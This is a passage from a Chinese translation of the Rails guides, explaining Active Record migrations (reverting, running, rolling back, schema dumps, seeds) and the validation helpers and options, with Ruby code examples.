require_relative '20121212123456_example_migration'

class FixupExampleMigration < ActiveRecord::Migration[5.0]
  def change
    revert ExampleMigration

    create_table(:apples) do |t|
      t.string :variety
    end
  end
end
```

`revert` 方法也接受块，在块中可以定义用于撤销迁移的指令。如果只是想要撤销之前迁移的部分操作，就可以使用块。例如，假设有一个 `ExampleMigration` 迁移已经执行，但后来发现应该用 ActiveRecord 验证代替 CHECK 约束来验证邮编，那么可以像下面这样编写迁移：

```
class DontUseConstraintForZipcodeValidationMigration < ActiveRecord::Migration[5.0]
  def change
    revert do
      # 从 ExampleMigration 中复制粘贴代码
      reversible do |dir|
        dir.up do
          # 添加 CHECK 约束
          execute <<-SQL
            ALTER TABLE distributors
              ADD CONSTRAINT zipchk
                CHECK (char_length(zipcode) = 5);
          SQL
        end
        dir.down do
          execute <<-SQL
            ALTER TABLE distributors
              DROP CONSTRAINT zipchk
          SQL
        end
      end
    end
    # ExampleMigration 中的其他操作无需撤销
  end
end
```

不使用 `revert` 方法也可以编写出和上面的迁移功能相同的迁移，但需要更多步骤：调换 `create_table` 方法和 `reversible` 方法的顺序，用 `drop_table` 方法代替 `create_table` 方法，最后对调 `up` 和 `down` 方法。换句话说，这么多步骤用一个 `revert` 方法就可以代替。

注意

要想像上面的例子一样添加 CHECK 约束，必须使用 `structure.sql` 作为转储方式。请参阅 [3.6 节](#)。

3.4 运行迁移

Rails 提供了一套用于运行迁移的 `bin/rails` 任务。其中最常用的是 `rails db:migrate` 任务，用于调用所有未运行的迁移中的 `change` 或 `up` 方法。如果没有未运行的迁移，任务会直接退出。调用顺序是根据迁移文件名的时间戳确定的。

请注意，执行 `db:migrate` 任务时会自动执行 `db:schema:dump` 任务，这个任务用于更新 `db/schema.rb` 文件，以匹配数据库结构。

如果指定了目标版本，Active Record 会运行该版本之前的所有迁移（调用其中的 `change`、`up` 和 `down` 方法），其中版本指的是迁移文件名的数字前缀。例如，下面的命令会运行 `20080906120000` 版本之前的所有迁移：

```
$ bin/rails db:migrate VERSION=20080906120000
```

如果版本 `20080906120000` 高于当前版本（换句话说，是向上迁移），上面的命令会按顺序运行迁移直到运行完 `20080906120000` 版本，之后的版本都不会运行。如果是向下迁移（即版本 `20080906120000` 低于当前版本），上面的命令会按顺序运行 `20080906120000` 版本之前的所有迁移，不包括 `20080906120000` 版本。

3.4.1 回滚

另一个常用任务是回滚最后一个迁移。例如，当发现最后一个迁移中有错误需要修正时，就可以执行回滚任务。回滚最后一个迁移不需要指定这个迁移的版本，直接执行下面的命令即可：

```
$ bin/rails db:rollback
```

上面的命令通过撤销 `change` 方法或调用 `down` 方法来回滚最后一个迁移。要想取消多个迁移，可以使用 `STEP` 参数：

```
$ bin/rails db:rollback STEP=3
```

上面的命令会撤销最后三个迁移。

`db:migrate:redo` 任务用于回滚最后一个迁移并再次运行这个迁移。和 `db:rollback` 任务一样，如果需要重做多个迁移，可以使用 `STEP` 参数，例如：

```
$ bin/rails db:migrate:redo STEP=3
```

这些 `bin/rails` 任务可以完成的操作，通过 `db:migrate` 也都能完成，区别在于这些任务使用起来更方便，无需显式指定迁移的版本。

3.4.2 安装数据库

`rails db:setup` 任务用于创建数据库，加载数据库模式，并使用种子数据初始化数据库。

3.4.3 重置数据库

`rails db:reset` 任务用于删除并重新创建数据库，其功能相当于 `rails db:drop db:setup`。

注意

重置数据库和运行所有迁移是不一样的。重置数据库只使用当前的 `db/schema.rb` 或 `db/structure.sql` 文件的内容。如果迁移无法回滚，使用 `rails db:reset` 任务可能也没用。关于转储数据库模式的更多介绍，请参阅 [3.6 节](#)。

3.4.4 运行指定迁移

要想运行或撤销指定迁移，可以使用 `db:migrate:up` 和 `db:migrate:down` 任务。只需指定版本，对应迁移就会调用它的 `change`、`up` 或 `down` 方法，例如：

```
$ bin/rails db:migrate:up VERSION=20080906120000
```

上面的命令会运行 `20080906120000` 这个迁移，调用它的 `change` 或 `up` 方法。`db:migrate:up` 任务会检查指定迁移是否已经运行过，如果已经运行过就不会执行任何操作。

3.4.5 在不同环境中运行迁移

`bin/rails db:migrate` 任务默认在开发环境中运行迁移。要想在其他环境中运行迁移，可以在执行任务时使用 `RAILS_ENV` 环境变量说明所需环境。例如，要想在测试环境中运行迁移，可以执行下面的命令：

```
$ bin/rails db:migrate RAILS_ENV=test
```

3.4.6 修改迁移运行时的输出

运行迁移时，默认会输出正在进行的操作，以及操作所花费的时间。例如，创建数据表并添加索引的迁移在运行时会生成下面的输出：

```
-- CreateProducts: migrating =====
-- create_table(:products)
  -> 0.0028s
== CreateProducts: migrated (0.0028s) =====
```

在迁移中提供了几种方法，允许我们修改迁移运行时的输出：

例如，下面的迁移：

```
class CreateProducts < ActiveRecord::Migration[5.0]
  def change
    suppress_messages do
      create_table :products do |t|
        t.string :name
        t.text :description
        t.timestamps
      end
    end
  end
end
```

```

say "Created a table"

suppress_messages {add_index :products, :name}
say "and an index!", true

say_with_time 'Waiting for a while' do
  sleep 10
  250
end
end
end

```

会生成下面的输出：

```

==  CreateProducts: migrating =====
-- Created a table
--> and an index!
-- Waiting for a while
--> 10.0013s
--> 250 rows
==  CreateProducts: migrated (10.0054s) =====

```

要是不想让 Active Record 生成任何输出，可以使用 `rails db:migrate VERBOSE=false`。

3.5 修改现有的迁移

在编写迁移时我们偶尔也会犯错误。如果已经运行过存在错误的迁移，那么直接修正迁移中的错误并重新运行这个迁移并不能解决问题：Rails 知道这个迁移已经运行过，因此执行 `rails db:migrate` 任务时不会执行任何操作。必须先回滚这个迁移（例如通过执行 `bin/rails db:rollback` 任务），再修正迁移中的错误，然后执行 `rails db:migrate` 任务来运行这个迁移的正确版本。

通常，直接修改现有的迁移不是个好主意。这样做会给我们和同事带来额外的工作量，如果这个迁移已经在生产服务器上运行过，还可能带来大麻烦。作为替代，可以编写一个新的迁移来执行我们想要的操作。修改还未提交到源代版本码控制系统（或者更一般地，还未传播到开发设备之外）的新生成的迁移是相对无害的。

在编写新的迁移来完全或部分撤销之前的迁移时，可以使用 `revert` 方法（请参阅前面 3.3.11 节）。

3.6 数据库模式转储

3.6.1 数据库模式文件有什么用？

迁移尽管很强大，但并非数据库模式的可信来源。Active Record 通过检查数据库生成的 `db/schema.rb` 文件或 `SQL` 文件才是数据库模式的可信来源。这两个可信来源不应该被修改，它们仅用于表示数据库的当前状态。

当需要部署 Rails 应用的新实例时，不必把所有迁移重新运行一遍，直接加载当前数据库的模式文件要简单和快速得多。

例如，我们可以这样创建测试数据库：把当前的开发数据库转储为 `db/schema.rb` 或 `db/structure.sql` 文件，然后加载到测试数据库。

数据库模式文件还可以用于快速查看 Active Record 对象具有的属性。这些属性信息不仅在模型代码中找不

到，而且经常分散在几个迁移文件中，还好在数据库模式文件中可以很容易地查看这些信息。`annotate_models` gem 会在每个模型文件的顶部自动添加和更新注释，这些注释是对当前数据库模式的概述，如果需要可以使用这个 gem。

3.6.2 数据库模式转储的类型

数据库模式转储有两种方式，可以通过 `config/application.rb` 文件的 `config.active_record.schema_format` 选项来设置想要采用的方式，即 `:sql` 或 `:ruby`。

如果选择 `:ruby`，那么数据库模式会储存在 `db/schema.rb` 文件中。打开这个文件，会看到内容很多，就像一个巨大的迁移：

```
ActiveRecord::Schema.define(version: 20080906171750) do
  create_table "authors", force: true do |t|
    t.string   "name"
    t.datetime "created_at"
    t.datetime "updated_at"
  end

  create_table "products", force: true do |t|
    t.string   "name"
    t.text     "description"
    t.datetime "created_at"
    t.datetime "updated_at"
    t.string   "part_number"
  end
end
```

在很多情况下，我们看到的数据库模式文件就是上面这个样子。这个文件是通过检查数据库生成的，使用 `create_table`、`add_index` 等方法来表达数据库结构。这个文件是数据库无关的，因此可以加载到 Active Record 支持的任何一种数据库。如果想要分发使用多数据库的 Rails 应用，数据库无关这一特性就非常有用了。

尽管如此，`db/schema.rb` 在设计上也有所取舍：它不能表达数据库的特定项目，如触发器、存储过程或检查约束。尽管我们可以在迁移中执行定制的 SQL 语句，但是数据库模式转储工具无法从数据库中复原这些语句。如果我们使用了这类特性，就应该把数据库模式的格式设置为 `:sql`。

在把数据库模式转储到 `db/structure.sql` 文件时，我们不使用数据库模式转储工具，而是使用数据库特有的工具（通过执行 `db:structure:dump` 任务）。例如，对于 PostgreSQL，使用的是 `pg_dump` 实用程序。对于 MySQL 和 MariaDB，`db/structure.sql` 文件将包含各种数据表的 `SHOW CREATE TABLE` 语句的输出。

加载数据库模式实际上就是执行其中包含的 SQL 语句。根据定义，加载数据库模式会创建数据库结构的完美拷贝。`:sql` 格式的数据库模式，只能加载到和原有数据库类型相同的数据库，而不能加载到其他类型的数据库。

3.6.3 数据库模式转储和源码版本控制

数据库模式转储是数据库模式的可信来源，因此强烈建议将其纳入源码版本控制。

`db/schema.rb` 文件包含数据库的当前版本号，这样可以确保在合并两个包含数据库模式文件的分支时会发生冲突。一旦出现这种情况，就需要手动解决冲突，保留版本较高的那个数据库模式文件。

3.7 Active Record 和引用完整性

Active Record 在模型而不是数据库中声明关联。因此，像触发器、约束这些依赖数据库的特性没有被大量使用。

验证，如 `validates :foreign_key, uniqueness: true`，是模型强制数据完整性的一种方式。在关联中设置 `:dependent` 选项，可以保证父对象删除后，子对象也会被删除。和其他应用层的操作一样，这些操作无法保证引用完整性，因此有些人会在数据库中使用[外键约束](#)以加强数据完整性。

尽管 Active Record 并未提供用于直接处理这些特性的工具，但 `execute` 方法可以用于执行任意 SQL。

3.8 迁移和种子数据

Rails 迁移特性的主要用途是使用一致的进程调用修改数据库模式的命令。迁移还可以用于添加或修改数据。对于不能删除和重建的数据库，如生产数据库，这些功能非常有用。

```
class AddInitialProducts < ActiveRecord::Migration[5.0]
  def up
    5.times do |i|
      Product.create(name: "Product ##{i}", description: "A product.")
    end
  end

  def down
    Product.delete_all
  end
end
```

使用 Rails 内置的“种子”特性可以快速简便地完成创建数据库后添加初始数据的任务。在开发和测试环境中，经常需要重新加载数据库，这时“种子”特性就更有用了。使用“种子”特性很容易，只要用 Ruby 代码填充 `db/seeds.rb` 文件，然后执行 `rails db:seed` 命令即可：

```
5.times do |i|
  Product.create(name: "Product ##{i}", description: "A product.")
end
```

相比之下，这种设置新建应用数据库的方法更加干净利落。

第 4 章 Active Record 数据验证

本文介绍如何使用 Active Record 提供的数据验证功能，在数据存入数据库之前验证对象的状态。

读完本文后，您将学到：

- 如何使用 Active Record 内置的数据验证辅助方法；
- 如果自定义数据验证方法；
- 如何处理验证过程产生的错误消息。

4.1 数据验证概览

下面是一个非常简单的数据验证：

```
class Person < ApplicationRecord
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

可以看出，如果 `Person` 没有 `name` 属性，验证就会将其视为无效对象。第二个 `Person` 对象不会存入数据库。

在深入探讨之前，我们先来了解数据验证在应用中的作用。

4.1.1 为什么要做数据验证？

数据验证确保只有有效的数据才能存入数据库。例如，应用可能需要用户提供一个有效的电子邮件地址和邮寄地址。在模型中做验证是最有保障的，只有通过验证的数据才能存入数据库。数据验证和使用的数据库种类无关，终端用户也无法跳过，而且容易测试和维护。在 Rails 中做数据验证很简单，Rails 内置了很多辅助方法，能满足常规的需求，而且还可以编写自定义的验证方法。

在数据存入数据库之前，也有几种验证数据的方法，包括数据库原生的约束、客户端验证和控制器层验证。下面列出这几种验证方法的优缺点：

- 数据库约束和存储过程无法兼容多种数据库，而且难以测试和维护。然而，如果其他应用也要使用这个数据库，最好在数据库层做些约束。此外，数据库层的某些验证（例如在使用量很高的表中做唯一性验证）通过其他方式实现起来有点困难。

- 客户端验证很有用，但单独使用时可靠性不高。如果使用 JavaScript 实现，用户在浏览器中禁用 JavaScript 后很容易跳过验证。然而，客户端验证和其他验证方式相结合，可以为用户提供实时反馈。
- 控制器层验证很诱人，但一般都不灵便，难以测试和维护。只要可能，就要保证控制器的代码简洁，这样才有利于长远发展。

你可以根据实际需求选择使用合适的验证方式。Rails 团队认为，模型层数据验证最具普适性。

4.1.2 数据在何时验证？

Active Record 对象分为两种：一种在数据库中有对应的记录，一种没有。新建的对象（例如，使用 `new` 方法）还不属于数据库。在对象上调用 `save` 方法后，才会把对象存入相应的数据库表。Active Record 使用实例方法 `new_record?` 判断对象是否已经存入数据库。假如有下面这个简单的 Active Record 类：

```
class Person < ApplicationRecord
end
```

我们可以在 `rails console` 中看一下到底怎么回事：

```
$ bin/rails console
>> p = Person.new(name: "John Doe")
=> #<Person id: nil, name: "John Doe", created_at: nil, updated_at: nil>
>> p.new_record?
=> true
>> p.save
=> true
>> p.new_record?
=> false
```

新建并保存记录会在数据库中执行 SQL `INSERT` 操作。更新现有的记录会在数据库中执行 SQL `UPDATE` 操作。一般情况下，数据验证发生在这些 SQL 操作执行之前。如果验证失败，对象会被标记为无效，Active Record 不会向数据库发送 `INSERT` 或 `UPDATE` 指令。这样就可以避免把无效的数据存入数据库。你可以选择在对象创建、保存或更新时执行特定的数据验证。

提醒

修改数据库中对象的状态有多种方式。有些方法会触发数据验证，有些则不会。所以，如果不小心处理，还是有可能把无效的数据存入数据库。

下列方法会触发数据验证，如果验证失败就不把对象存入数据库：

- `create`
- `create!`
- `save`
- `save!`
- `update`
- `update!`

爆炸方法（例如 `save!`）会在验证失败后抛出异常。验证失败后，非爆炸方法不会抛出异常，`save` 和 `update` 返回 `false`，`create` 返回对象本身。

4.1.3 跳过验证

下列方法会跳过验证，不管验证是否通过都会把对象存入数据库，使用时要特别留意。

- `decrement!`
- `decrement_counter`
- `increment!`
- `increment_counter`
- `toggle!`
- `touch`
- `update_all`
- `update_attribute`
- `update_column`
- `update_columns`
- `update_counters`

注意，使用 `save` 时如果传入 `validate: false` 参数，也会跳过验证。使用时要特别留意。

- `save(validate: false)`

4.1.4 valid? 和 invalid?

Rails 在保存 Active Record 对象之前验证数据。如果验证过程产生错误，Rails 不会保存对象。

你还可以自己执行数据验证。`valid?` 方法会触发数据验证，如果对象上没有错误，返回 `true`，否则返回 `false`。前面我们已经用过了：

```
class Person < ApplicationRecord
  validates :name, presence: true
end

Person.create(name: "John Doe").valid? # => true
Person.create(name: nil).valid? # => false
```

Active Record 执行验证后，所有发现的错误都可以通过实例方法 `errors.messages` 获取。该方法返回一个错误集合。如果数据验证后，这个集合为空，说明对象是有效的。

注意，使用 `new` 方法初始化对象时，即使无效也不会报错，因为只有保存对象时才会验证数据，例如调用 `create` 或 `save` 方法。

```
class Person < ApplicationRecord
  validates :name, presence: true
end

>> p = Person.new
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {}
```

```

>> p.valid?
# => false
>> p.errors.messages
# => {name:["can't be blank"]}

>> p = Person.create
# => #<Person id: nil, name: nil>
>> p.errors.messages
# => {name:["can't be blank"]}

>> p.save
# => false

>> p.save!
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank

>> Person.create!
# => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank

```

`invalid?` 的作用与 `valid?` 相反，它会触发数据验证，如果找到错误就返回 `true`，否则返回 `false`。

4.1.5 errors[]

若想检查对象的某个属性是否有效，可以使用 `errors[:attribute]`。`errors[:attribute]` 中包含与 `:attribute` 有关的所有错误。如果某个属性没有错误，就会返回空数组。

这个方法只在数据验证之后才能使用，因为它只是用来收集错误信息的，并不会触发验证。与前面介绍的 `ActiveRecord::Base#invalid?` 方法不一样，`errors[:attribute]` 不会验证整个对象，只检查对象的某个属性是否有错。

```

class Person < ApplicationRecord
  validates :name, presence: true
end

>> Person.new.errors[:name].any? # => false
>> Person.create.errors[:name].any? # => true

```

我们会在 [4.7 节](#) 详细说明验证错误。

4.1.6 errors.details

若想查看是哪个验证导致属性无效的，可以使用 `errors.details[:attribute]`。它的返回值是一个由散列组成的数组，`:error` 键的值是一个符号，指明出错的数据验证。

```

class Person < ApplicationRecord
  validates :name, presence: true
end

>> person = Person.new
>> person.valid?
>> person.errors.details[:name] # => [{error: :blank}]

```

4.7 节会说明如何在自定义的数据验证中使用 `details`。

4.2 数据验证辅助方法

Active Record 预先定义了很多数据验证辅助方法，可以直接在模型类定义中使用。这些辅助方法提供了常用的验证规则。每次验证失败后，都会向对象的 `errors` 集合中添加一个消息，而且这些消息与所验证的属性是关联的。

每个辅助方法都可以接受任意个属性名，所以一行代码就能在多个属性上做同一种验证。

所有辅助方法都可指定 `:on` 和 `:message` 选项，分别指定何时做验证，以及验证失败后向 `errors` 集合添加什么消息。`:on` 选项的可选值是 `:create` 或 `:update`。每个辅助函数都有默认的错误消息，如果没有通过 `:message` 选项指定，则使用默认值。下面分别介绍各个辅助方法。

4.2.1 acceptance

这个方法检查表单提交时，用户界面中的复选框是否被选中。这个功能一般用来要求用户接受应用的服务条款、确保用户阅读了一些文本，等等。

```
class Person < ApplicationRecord
  validates :terms_of_service, acceptance: true
end
```

仅当 `terms_of_service` 不为 `nil` 时才会执行这个检查。这个辅助方法的默认错误消息是“must be accepted”。通过 `message` 选项可以传入自定义的消息。

```
class Person < ApplicationRecord
  validates :terms_of_service, acceptance: { message: 'must be abided' }
end
```

这个辅助方法还接受 `:accept` 选项，指定把哪些值视作“接受”。默认为 `['1', true]`，不过可以轻易修改：

```
class Person < ApplicationRecord
  validates :terms_of_service, acceptance: { accept: 'yes' }
  validates :eula, acceptance: { accept: ['TRUE', 'accepted'] }
end
```

这种验证只针对 Web 应用，接受与否无需存入数据库。如果没有对应的字段，该方法会创建一个虚拟属性。如果数据库中有对应的字段，必须把 `accept` 选项的值设为或包含 `true`，否则验证不会执行。

4.2.2 validates_associated

如果模型和其他模型有关联，而且关联的模型也要验证，要使用这个辅助方法。保存对象时，会在相关联的每个对象上调用 `valid?` 方法。

```
class Library < ApplicationRecord
  has_many :books
  validates_associated :books
end
```

这种验证支持所有关联类型。

提醒

不要在关联的两端都使用 `validates_associated`, 这样会变成无限循环。

`validates_associated` 的默认错误消息是“is invalid”。注意，相关联的每个对象都有各自的 `errors` 集合，错误消息不会都集中在调用该方法的模型对象上。

4.2.3 confirmation

如果要检查两个文本字段的值是否完全相同，使用这个辅助方法。例如，确认电子邮件地址或密码。这个验证创建一个虚拟属性，其名字为要验证的属性名后加 `_confirmation`。

```
class Person < ApplicationRecord
  validates :email, confirmation: true
end
```

在视图模板中可以这么写：

```
<%= text_field :person, :email %>
<%= text_field :person, :email_confirmation %>
```

只有 `email_confirmation` 的值不是 `nil` 时才会检查。所以要为确认属性加上存在性验证（后文会介绍 `presence` 验证）。

```
class Person < ApplicationRecord
  validates :email, confirmation: true
  validates :email_confirmation, presence: true
end
```

此外，还可以使用 `:case_sensitive` 选项指定确认时是否区分大小写。这个选项的默认值是 `true`。

```
class Person < ApplicationRecord
  validates :email, confirmation: { case_sensitive: false }
end
```

这个辅助方法的默认错误消息是“doesn't match confirmation”。

4.2.4 exclusion

这个辅助方法检查属性的值是否不在指定的集合中。集合可以是任何一种可枚举的对象。

```
class Account < ApplicationRecord
  validates :subdomain, exclusion: { in: %w(www us ca jp),
    message: "%{value} is reserved." }
end
```

`exclusion` 方法要指定 `:in` 选项，设置哪些值不能作为属性的值。`:in` 选项有个别名 `:with`，作用相同。上面的例子设置了 `:message` 选项，演示如何获取属性的值。`:message` 选项的完整参数参见 4.3.3 节。

默认的错误消息是“is reserved”。

4.2.5 format

这个辅助方法检查属性的值是否匹配 :with 选项指定的正则表达式。

```
class Product < ApplicationRecord
  validates :legacy_code, format: { with: /\A[a-zA-Z]+\z/,
    message: "only allows letters" }
end
```

或者，使用 :without 选项，指定属性的值不能匹配正则表达式。

默认的错误消息是“is invalid”。

4.2.6 inclusion

这个辅助方法检查属性的值是否在指定的集合中。集合可以是任何一种可枚举的对象。

```
class Coffee < ApplicationRecord
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }
end
```

`inclusion` 方法要指定 :in 选项，设置可接受哪些值。`:in` 选项有个别名 `:within`，作用相同。上面的例子设置了 `:message` 选项，演示如何获取属性的值。`:message` 选项的完整参数参见 [4.3.3 节](#)。

该方法的默认错误消息是“is not included in the list”。

4.2.7 length

这个辅助方法验证属性值的长度，有多个选项，可以使用不同的方法指定长度约束：

```
class Person < ApplicationRecord
  validates :name, length: { minimum: 2 }
  validates :bio, length: { maximum: 500 }
  validates :password, length: { in: 6..20 }
  validates :registration_number, length: { is: 6 }
end
```

可用的长度约束选项有：

- `:minimum`: 属性的值不能比指定的长度短；
- `:maximum`: 属性的值不能比指定的长度长；
- `:in` (或 `:within`) : 属性值的长度在指定的范围内。该选项的值必须是一个范围；
- `:is`: 属性值的长度必须等于指定值；

默认的错误消息根据长度验证的约束类型而有所不同，不过可以使用 `:message` 选项定制。定制消息时，可以使用 `:wrong_length`、`:too_long` 和 `:too_short` 选项，`%{count}` 表示长度限制的值。

```
class Person < ApplicationRecord
  validates :bio, length: { maximum: 1000,
    too_long: "%{count} characters is the maximum allowed" }
end
```

这个辅助方法默认统计字符数，但可以使用`:tokenizer`选项设置其他的统计方式：

注意，默认的错误消息使用复数形式（例如，“is too short (minimum is %{count} characters）”，所以如果长度限制是`minimum: 1`，就要提供一个定制的消息，或者使用`presence: true`代替。`:in`或`:within`的下限值比1小时，要提供一个定制的消息，或者在`length`之前调用`presence`方法。

4.2.8 numericality

这个辅助方法检查属性的值是否只包含数字。默认情况下，匹配的值是可选的正负符号后加整数或浮点数。如果只接受整数，把`:only_integer`选项设为`true`。

如果把`:only_integer`的值设为`true`，使用下面的正则表达式验证属性的值：

```
/\A[+-]?\d+\z/
```

否则，会尝试使用`Float`把值转换成数字。

```
class Player < ApplicationRecord
  validates :points, numericality: true
  validates :games_played, numericality: { only_integer: true }
end
```

除了`:only_integer`之外，这个方法还可指定以下选项，限制可接受的值：

- `:greater_than`：属性值必须比指定的值大。该选项默认的错误消息是“must be greater than %{count}”；
- `:greater_than_or_equal_to`：属性值必须大于或等于指定的值。该选项默认的错误消息是“must be greater than or equal to %{count}”；
- `:equal_to`：属性值必须等于指定的值。该选项默认的错误消息是“must be equal to %{count}”；
- `:less_than`：属性值必须比指定的值小。该选项默认的错误消息是“must be less than %{count}”；
- `:less_than_or_equal_to`：属性值必须小于或等于指定的值。该选项默认的错误消息是“must be less than or equal to %{count}”；
- `:other_than`：属性值必须与指定的值不同。该选项默认的错误消息是“must be other than %{count}”。
- `:odd`：如果设为`true`，属性值必须是奇数。该选项默认的错误消息是“must be odd”；
- `:even`：如果设为`true`，属性值必须是偶数。该选项默认的错误消息是“must be even”；

注意

`numericality`默认不接受`nil`值。可以使用`allow_nil: true`选项允许接受`nil`。

默认的错误消息是“is not a number”。

4.2.9 presence

这个辅助方法检查指定的属性是否为非空值。它调用`blank?`方法检查值是否为`nil`或空字符串，即空字符串或只包含空白的字符串。

```
class Person < ApplicationRecord
  validates :name, :login, :email, presence: true
```

```
end
```

如果要确保关联对象存在，需要测试关联的对象本身是否存在，而不是用来映射关联的外键。

```
class LineItem < ApplicationRecord
  belongs_to :order
  validates :order, presence: true
end
```

为了能验证关联的对象是否存在，要在关联中指定 `:inverse_of` 选项。

```
class Order < ApplicationRecord
  has_many :line_items, inverse_of: :order
end
```

如果验证 `has_one` 或 `has_many` 关联的对象是否存在，会在关联的对象上调用 `blank?` 和 `marked_for_destruction?` 方法。

因为 `false.blank?` 的返回值是 `true`，所以如果要验证布尔值字段是否存在，要使用下述验证中的一个：

```
validates :boolean_field_name, inclusion: { in: [true, false] }
validates :boolean_field_name, exclusion: { in: [nil] }
```

上述验证确保值不是 `nil`；在多数情况下，即验证不是 `NULL`。

默认的错误消息是“`can't be blank`”。

4.2.10 absence

这个辅助方法验证指定的属性值是否为空。它使用 `present?` 方法检测值是否为 `nil` 或空字符串，即空字符串或只包含空白的字符串。

```
class Person < ApplicationRecord
  validates :name, :login, :email, absence: true
end
```

如果要确保关联对象为空，要测试关联的对象本身是否为空，而不是用来映射关联的外键。

```
class LineItem < ApplicationRecord
  belongs_to :order
  validates :order, absence: true
end
```

为了能验证关联的对象是否为空，要在关联中指定 `:inverse_of` 选项。

```
class Order < ApplicationRecord
  has_many :line_items, inverse_of: :order
end
```

如果验证 `has_one` 或 `has_many` 关联的对象是否为空，会在关联的对象上调用 `present?` 和 `marked_for_destruction?` 方法。

因为 `false.present?` 的返回值是 `false`，所以如果要验证布尔值字段是否为空要使用 `validates :field_name, exclusion: { in: [true, false] }`。

默认的错误消息是“must be blank”。

4.2.11 uniqueness

这个辅助方法在保存对象之前验证属性值是否是唯一的。该方法不会在数据库中创建唯一性约束，所以有可能两次数据库连接创建的记录具有相同的字段值。为了避免出现这种问题，必须在数据库的字段上建立唯一性索引。

```
class Account < ActiveRecord
  validates :email, uniqueness: true
end
```

这个验证会在模型对应的表中执行一个 SQL 查询，检查现有的记录中该字段是否已经出现过相同的值。

:scope 选项用于指定检查唯一性时使用的一个或多个属性：

```
class Holiday < ActiveRecord
  validates :name, uniqueness: { scope: :year,
    message: "should happen once per year" }
end
```

如果想确保使用 :scope 选项的唯一性验证严格有效，必须在数据库中为多列创建唯一性索引。多列索引的详情参见 [MySQL 手册](#)，[PostgreSQL 手册](#) 中有些示例，说明如何为一组列创建唯一性约束。

还有个 :case_sensitive 选项，指定唯一性验证是否区分大小写，默认值为 true。

```
class Person < ActiveRecord
  validates :name, uniqueness: { case_sensitive: false }
end
```

提醒

注意，不管怎样设置，有些数据库查询时始终不区分大小写。

默认的错误消息是“has already been taken”。

4.2.12 validates_with

这个辅助方法把记录交给其他类做验证。

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if record.first_name == "Evil"
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ActiveRecord
  validates_with GoodnessValidator
end
```

注意

`record.errors[:base]` 中的错误针对整个对象，而不是特定的属性。

`validates_with` 方法的参数是一个类或一组类，用来做验证。`validates_with` 方法没有默认的错误消息。在做验证的类中要手动把错误添加到记录的错误集合中。

实现 `validate` 方法时，必须指定 `record` 参数，这是要做验证的记录。

与其他验证一样，`validates_with` 也可指定 `:if`、`:unless` 和 `:on` 选项。如果指定了其他选项，会包含在 `options` 中传递给做验证的类。

```
class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if options[:fields].any?{|field| record.send(field) == "Evil" }
      record.errors[:base] << "This person is evil"
    end
  end
end

class Person < ApplicationRecord
  validates_with GoodnessValidator, fields: [:first_name, :last_name]
end
```

注意，做验证的类在整个应用的生命周期内只会初始化一次，而不是每次验证时都初始化，所以使用实例变量时要特别小心。

如果做验证的类很复杂，必须要用实例变量，可以用纯粹的 Ruby 对象代替：

```
class Person < ApplicationRecord
  validate do |person|
    GoodnessValidator.new(person).validate
  end
end

class GoodnessValidator
  def initialize(person)
    @person = person
  end

  def validate
    if some_complex_condition_involving_ivars_and_private_methods?
      @person.errors[:base] << "This person is evil"
    end
  end

  # ...
end
```

4.2.13 `validates_each`

这个辅助方法使用代码块中的代码验证属性。它没有预先定义验证函数，你要在代码块中定义验证方式。要

验证的每个属性都会传入块中做验证。在下面的例子中，我们确保名和姓都不能以小写字母开头：

```
class Person < ActiveRecord
  validates_each :name, :surname do |record, attr, value|
    record.errors.add(attr, 'must start with upper case') if value =~ /\A[[:lower:]]/
  end
end
```

代码块的参数是记录、属性名和属性值。在代码块中可以做任何检查，确保数据有效。如果验证失败，应该向模型添加一个错误消息，把数据标记为无效。

4.3 常用的验证选项

下面介绍常用的验证选项。

4.3.1 :allow_nil

指定 :allow_nil 选项后，如果要验证的值为 nil 就跳过验证。

```
class Coffee < ActiveRecord
  validates :size, inclusion: { in: %w(small medium large),
    message: "%{value} is not a valid size" }, allow_nil: true
end
```

:message 选项的完整参数参见 4.3.3 节。

4.3.2 :allow_blank

:allow_blank 选项和 :allow_nil 选项类似。如果要验证的值为空（调用 blank? 方法判断，例如 nil 或空字符串），就跳过验证。

```
class Topic < ActiveRecord
  validates :title, length: { is: 5 }, allow_blank: true
end

Topic.create(title: "").valid? # => true
Topic.create(title: nil).valid? # => true
```

4.3.3 :message

前面已经介绍过，如果验证失败，会把 :message 选项指定的字符串添加到 errors 集合中。如果没指定这个选项，Active Record 使用各个验证辅助方法的默认错误消息。:message 选项的值是一个字符串或一个 Proc 对象。

字符串消息中可以包含 %{value}、%{attribute} 和 %{model}，在验证失败时它们会被替换成具体的值。替换通过 I18n gem 实现，而且占位符必须精确匹配，不能有空格。

Proc 形式的消息有两个参数：验证的对象，以及包含 :model、:attribute 和 :value 键值对的散列。

```
class Person < ActiveRecord
  # 直接写消息
  validates :name, presence: { message: "must be given please" }
```

```

# 带有动态属性值的消息。%{value} 会被替换成属性的值
# 此外还可以使用 %{attribute} 和 %{model}
validates :age, numericality: { message: "%{value} seems wrong" }

# Proc
validates :username,
uniqueness: {
  # object = 要验证的 person 对象
  # data = { model: "Person", attribute: "Username", value: <username> }
  message: ->(object, data) do
    "Hey #{object.name}!, #{data[:value]} is taken already! Try again
#{Time.zone.tomorrow}"
  end
}
end

```

4.3.4 :on

:on 选项指定什么时候验证。所有内置的验证辅助方法默认都在保存时（新建记录或更新记录）验证。如果想修改，可以使用 on: :create，指定只在创建记录时验证；或者使用 on: :update，指定只在更新记录时验证。

```

class Person < ApplicationRecord
  # 更新时允许电子邮件地址重复
  validates :email, uniqueness: true, on: :create

  # 创建记录时允许年龄不是数字
  validates :age, numericality: true, on: :update

  # 默认行为（创建和更新时都验证）
  validates :name, presence: true
end

```

此外，还可以使用 on: 定义自定义的上下文。必须把上下文的名称传给 valid?、invalid? 或 save 才能触发自定义的上下文。

```

class Person < ApplicationRecord
  validates :email, uniqueness: true, on: :account_setup
  validates :age, numericality: true, on: :account_setup
end

person = Person.new

```

person.valid?(:account_setup) 会执行上述两个验证，但不保存记录。person.save(context: :account_setup) 在保存之前在 account_setup 上下文中验证 person。显式触发时，可以只使用某个上下文验证，也可以不使用某个上下文验证。

